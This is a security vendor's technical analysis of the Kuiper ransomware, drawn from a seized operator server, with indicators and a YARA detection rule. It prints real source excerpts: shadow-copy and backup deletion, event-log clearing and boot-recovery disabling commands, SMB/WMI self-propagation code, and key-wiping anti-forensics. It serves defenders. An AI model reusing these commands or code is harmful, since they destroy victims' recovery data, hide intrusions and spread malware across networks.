Kuiper ransomware analysis: Stairwell's technical report

stairwell.com/resources/kuiper-ransomware-analysis-stairwells-technical-report/

Research

Written by **Silas Cutler**Principal Reverse Engineer

December 13, 2023
Watch the webinar

Watch the on-demand webinar featuring Chris St. Myers and Silas Cutler as they discuss the Kuiper ransomware findings.

Watch now

On 1 December 2023, Stairwell researchers acquired a copy of a server believed to be operated by the developers of the Kuiper ransomware. Contained within were copies of the ransomware's source code, decryption keys, control tooling, and exfiltrated data. Stairwell

Researchers are engaged in notifying targeted and impacted organizations.

The Kuiper ransomware was first observed in September 2023, the same month they launched their own Ransomware-as-a-Service (RaaS). Based on timestamps and data contained on the server, it is believed the acquired server is not associated with an affiliate.


The following report will provide an overview of our findings and a technical analysis of the ransomware. Additionally, the 10 private keys recovered from the server have been uploaded to Stairwell's Github. Stairwell is actively looking to provide this support to parties operating public decryption services and welcome contact us at . Organizations impacted by Kuiper before 4 December 2023 can also use this email address to receive compiled decryptors.

Kuiper ransomware

On 22 September 2023, Kuiper Ransomware was observed being advertised on underground forums by a user using the moniker RobinHood. Researchers from Zerofox noted that the owners of Kuiper were offering affiliates 90% of the profits, a higher percentage than typical, and additional services, such as data exfiltration support and cryptocurrency mixing. A screenshot of the forum post is shown below:

Screenshot of forum post showing Kuiper advertisement.

Kuiper does not currently operate a public site for disclosing attack targets, however, in the posted advertisement, it was noted that this service has been built and is ready to launch. While the scope and total number of entities targeted by this actor remain unclear, posts from the forum user Robinhood show a history of buying and selling access to entities in the financial sector. Additionally, data attributed to a suspected Kuiper intrusion at an African government financial department was identified by Twitter user Foxwild_threatintel:




Screenshot of forum post showing financial sector data sale (Shared by Twitter / Foxwild_threatintel).

Operations

Analysis of the server (`91.92.251[.]25`) used by this actor, shows the actor is capable of developing their own access independently, in addition to purchasing through forums. Tooling was identified on the server for exploiting CVE-2021-26855, commonly known as ProxyLogon.

Upon successful exploitation, it is believed this actor will then deploy CobaltStrike as a means of maintaining access to target networks. A cracked copy of CobaltStrike was identified on the server, with logs showing activity from 21 November 2023 through when the server was acquired (1 December 2023).

Analysis of these logs identified infections originating from 29 unique IP addresses in 11 countries. A geographic map of location infections is shown below:



Map showing IP Geolocation of CobaltStrike infections linked to the identified server.

While the Kuiper Ransomware has publicly stated their RaaS prohibits targeting entities in the Commonwealth of Independent States (CIS), multiple infections were observed originating from Russian IP addresses.

It is currently assessed at low confidence that Kuiper will infect systems prior to evaluating their fidelity as possible ransom targets. This assessment is based on both the presence of CIS-originating infections and ones associated with individuals operating a family website.

Technical analysis

Kuiper Ransomware is written in Golang and uses a combination of RSA, ChaCha20, and AES for encrypting files. While this ransomware supports Windows, Linux, and OSX systems, functionality related to disabling backups and process termination is primarily designed for Windows-based systems.

Kupier follows a typical execution flow for ransomware that can be logically divided into three main phases: setup, encryption, and cleanup. The following sections will provide a technical overview and analysis of each section.

Setup

At the start of execution, Kuper evaluates command line arguments and updates hard-coded configuration settings with arguments passed. From copies of the source code obtained, the following table shows all possible command line arguments:

kill

yes

kill loop for taskmgr, cmd, regedit, powershell yes/no

shared

discover and mount remote shareds (auto,ip)

note

yes

paste note after directory change and encryption yes/no

reboot

yes

reboot after end encryption of all files or disks yes/no

rename

yes

rename file after encryption yes/no

safe

no

reboot system in safe mode and start encryption yes/no

spread

yes

self spread from DC to all hosts on local network yes/no

p

target folder to encrypt files

chacha

no

use chacha20 for encrypt files < 500MB

Core settings for Kuiper are hard coded, a subset of these are shown below:

SelfSpread

true

Enable self-propagation

Output

.kuiper

File extension for encrypted files

OutputMsg

README_TO_DECRYPT.txt

Filename for saving ransom note

ExtIgnored

.ini, .key, .cert, .private_key, .man, .cfg, .DATA, .inf, .LOG2, .LOG, .LOG1, .ttf, .regtrans-ms, .search-ms, .desktop, .Desktop, .tmp, .DAT, .TMP, .so, .dll, .exe, .go, .msi, .html, .bak, .dat, .blf, .386, .lnk, .bat, .cmd, .sys, .crlk, .bin, .elf, .rtf, .com

File extensions the ransomware will ignore

FastCryptFiles

.iso, .zip, .backup, .mp4, .mp3, .png, .jpg, .gho, .abk, .bkz, .abu1, .sis, .adi, .mbk, .nba, .jpa, .spg, .vbox-prev, .qbmb, .scripa, .blend1, .dsb, .wx, .acp, .pdf, .doc, .docx, .xlsx, .vdi, .vhd, .vmdk, .pvm, .vmem, .vmsn, .vmsd, .nvram, .vmx, .raw, .qcow2, .subvol, .vsv, .avhd, .vmrs, .vhdx, .avdx, .vmcx

File extensions encrypted using “fast mode”

FoldersWin

Program Files (xor86), boot, efi, Windows, sources, Default, Public, Open, sources64, Temp,System32, AppData, SysWOW64, BOOTNXT, support, upgrade, DumpStack.log.tmp, pagefile.sys, swapfile.sys, desktop.ini, ntuser.dat, thumbs,System Volume Information, $Recycle.Bin, perflogs, App Data, appdata, ProgramData, Recovery

Folders ignored when encrypting Windows system

FoldersLin

/proc, /bin, /sbin, /srv, /boot, /var, /sys, /root, /initrd, /zroot, /net, /lib, /lib64, /libxor32, /etc, /run, /dev, /tmp, /usr/, /entropy, /opt

Folders ignored when encrypting Linux system

After parsing command line arguments and running on Windows, Kuiper calls a function named `DisableWindowsDefender()`. While this function was likely intended to be used to disable Microsoft Defender, the functionality is disabled in all versions of the source code identified.

```
842  //   disable windows defender in windows 7,8 and versions of windows 10
843  func DisableWindowsDefender() {
844       if runtime.GOOS != "windows" {
845          return
846       }
847       //windows//MpClientDll, DllError := syscall.LoadDLL(os.Getenv("PROGRAMFILES") + "\\Windows Defender\\"  +
848       //windows//
849       //windows//if DllError != nil {
850       //windows//    return
851       //windows//}
852       //windows//WDEnable, ProcErr    := MpClientDll.FindProc("WDEnable")
853       //windows//if ProcErr != nil {
854       //windows//    return
855       //windows//}
856       //windows//WDEnable.Call(uintptr(0))
857  }
858
859  //   start all bypass functions
```

Source code for `DisableWindowsDefender` function, with functionality disabled.

Before starting encryption operations, Kuiper will disable native Windows backups and start a thread that will terminate any tasklist (Task List), taskmgr (Task Manager), regedit (Registry Editor), and processhacker that are started during the execution.

```
//   delete all backups on windows
func DeleteBackups() {
     thread.Add(9)
     go ExecuteCommand("vssadmin delete shadows /all /quiet")
     go ExecuteCommand("wevtutil cl application")
     go ExecuteCommand("wbadmin delete catalog -quiet")
     go ExecuteCommand("bcdedit /set {default} recoveryenabled No")
     go ExecuteCommand("wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest")
     go ExecuteCommand("wevtutil cl securit")
     go ExecuteCommand("bcdedit /set {default} bootstatuspolicy ignoreallfailures")
     go ExecuteCommand("wbadmin DELETE SYSTEMSTATEBACKUP")
     go ExecuteCommand("wevtutil cl system")
     for _,d := range []string{"A", "B", "C", "D", "E", "F", "G", "H", "I", "J", "K", "L", "M", "
         thread.Add(1)
         go ExecuteCommand("vssadmin resize shadowstorage /for=" + d + ": /on=C: /maxsize=401MB")
     }
```

Source code for `DeleteBackups()` function, used to delete system backups before file encryption.

Self-propagation

Within an identified copy of the Kuiper source code labeled "`kuiper-20-11`", initial functionality was present to support the self-propagation of the ransomware to hosts within the same subnet as an infected system.

When enabled, Kuiper will use `net.Interfaces()` to resolve network interfaces on an infected system that are not used for loopback or Docker. Associated interface IP addresses are passed to a function that will scan all other systems in the same /24 subnet for systems listening on port 445 – Server Message Block (SMB). Kuiper will then attempt to write itself to `C:\\Users\\Public\\safemode.exe` on remote systems and then execute the newly created copy using the Windows Management Instrumentation (WMI) command line utility.

```
//   copy my onw payload to other system or folder
func AutoCopy(Target string) {
     data, _ := ioutil.ReadFile(PeName)
     ioutil.WriteFile(Target + "\\C$\\Users\\Public\\safemode.exe", data, 0644)
}

//   copy and start ransomware on remote system
func SelfSpreadFunction(RemoteNode string) {
     PrintMessage("trying send payload to " + RemoteNode)
     AutoCopy(RemoteNode)
     thread.Add(1)
     go ExecuteCommand("wmic /node:" + RemoteNode + " process call create \"C:\\Users\\Public\\safemode.exe -reboot no\"")
     time.Sleep(time.Millisecond * 5)
}
```

Functions in the source code for copying and executing Kuiper on remote systems

Based on the limited presence of self-propagation in other copies of Kuiper source code, it is likely this functionality is either a proof of concept or still in active development.

Encryption

Files are encrypted by Kuiper using either Advanced Encryption Standard (AES) in CFB mode or ChaCha20, depending on settings and file extension.

At the start of encryption operations, Kuiper generates random AES and ChaCha20 keys and initialization vectors (IV); on Linux and OSX, these keys are generated using `/dev/urandom`, and on Windows, Kuiper will generate these values using Golang's native math/rand library. Generated keys and IVs are each RSA-4096 encrypted using a hard-coded public key.

Encryption operations are started by a function named `Setup()`, which calls `ScanPath()` to populate a queue with file paths from the infected system. Worker threads will fetch values from this queue and, in parallel, encrypted files using ChaCha20 or AES, depending on file extension and settings. If ChaCha20 is disabled in the configuration, AES will be used for all file encryption. For files with extensions defined in `FastCryptFiles`, which includes ISO files, PDFs, documents, and VirtualBox files, AES encryption is used.

```
//   check is this is big file to encrypt using intermittent and fast mode 25% file encrypt by chuncks
func IsBigFileModeAndFast(Name string) bool {
     NameExtencion := filepath.Ext(Name)
     for _,e := range FastCryptFiles {
       if e == NameExtencion {
         return true
       }
     }
     return false
}
```

After a file is encrypted, the RSA encrypted key and IV values files are hex encoded and gzip compressed, before being appended to the end of each file.

Cleanup

After file encryption operations are complete, Kuiper will complete actions to alert system users that the system has been encrypted and limit forensic artifacts. At the start of this stage, if file names were not renamed during execution, all encrypted files are renamed to include the file extension "`.kuiper`". A ransom note is written to each folder containing encrypted files. An example of this ransom note is shown below:

```
Your network has been compromised! All your important data has been encrypted!

There is  only one way to get your data back to normal:

1. Contact us as soon as possible to avoid damages and losses from your business.
2. Send to us any encrypted file of your choice and your personal key.
3. We will decrypt 1 file for test (maximum file size = 1 MB), its guaranteed that we
can decrypt your files.
4. Pay the amount required in order to restore your network back to normal.
5. We will then send you our software to decrypt and will guide you through the whole
restoration of your network.

We prefer Monero (XMR) - FIXED PRICE
We accept Bitcoin (BTC) - 20% extra of total payment!

================================================================================
=====================================

WARNING!
Do not rename encrypted data.
Do not try to decrypt using third party software, it may cause permanent data loss
not being able to recover.

================================================================================
=====================================

Contact information:

In order to contact us, download with the following software: https://qtox.github.io
or https://tox.chat/download.html
Then just add us in TOX:
D27A7B3711CD1442A8FAC19BB5780FF291101F6286A62AD21E5F7F08BD5F5F1B9803AAC6ECF9


OR


Through MAIL:

[email protected]


================================================================================
=====================================

Your personal id:

--------- Kuiper Team ------------
```

In the above note, the personal ID value at the end is populated by a hex-encoded string at runtime, containing the MD5 hash of the RSA key, AES, and ChaCha key sizes.

In order to limit the ability to recover encryption keys from memory, the developers included a function named `CleanMemoryKey()`, which will generate 800 sets of AES and ChaCha20 keys.

```
//   clean key on memory for anti-forensycs
func CleanMemoryKey() {
    for x:=0;x<=100;x++ {
       SetRandomKeyAndIv()
       SetRandomKeyAndIv()
       SetRandomKeyAndIv()
       SetRandomKeyAndIv()
       SetRandomKeyAndIv()
       SetRandomKeyAndIv()
       SetRandomKeyAndIv()
       SetRandomKeyAndIv()
    }
    log.Println("clean memory .. done")
}
```

Additionally, functionality for replacing the wallpaper of the desktop is present, however, it is disabled in observed copies of the source code.

Appendix

Infrastructure

`91.92.251[.]25`

YARA

```
rule kuiper_ransomware
{
        meta:
                author= "Silas Cutler"
                description = "Detection for Kuiper Ransomware"
                version = "0.1"
        strings:
                $func1 = "main.EncryptFileReadWrite"
                $func2 = "main.EncryptFileIntermittent"
                $func3 = "main.KillAllProcessAndServices"
                $func4 = "main.LoopBypass"
                $func5 = "main.SandBoxBypass"
                $func6 = "main.ScanWalker"
                $func7 = "main.SetDesktopWallpaper"
                $func8 = "main.StartAllBypass"
                $func9 = "main.StartProcessKiller"
                $db1 = "error to make chacha20 cipher:"
                $db2 = "crypted (big):"
        $fextens = {4d50 2e61 626b 2e61 6370 2e61 6469 2e62 616b 2e62 6174 2e62 696e
2e62 6b7a 2e62 6c66 2e63 6667 2e63 6d64 2e63 6f6d 2e64}
        condition:
                7 of them or
                ( $fextens and 3 of ($func*) )
}
```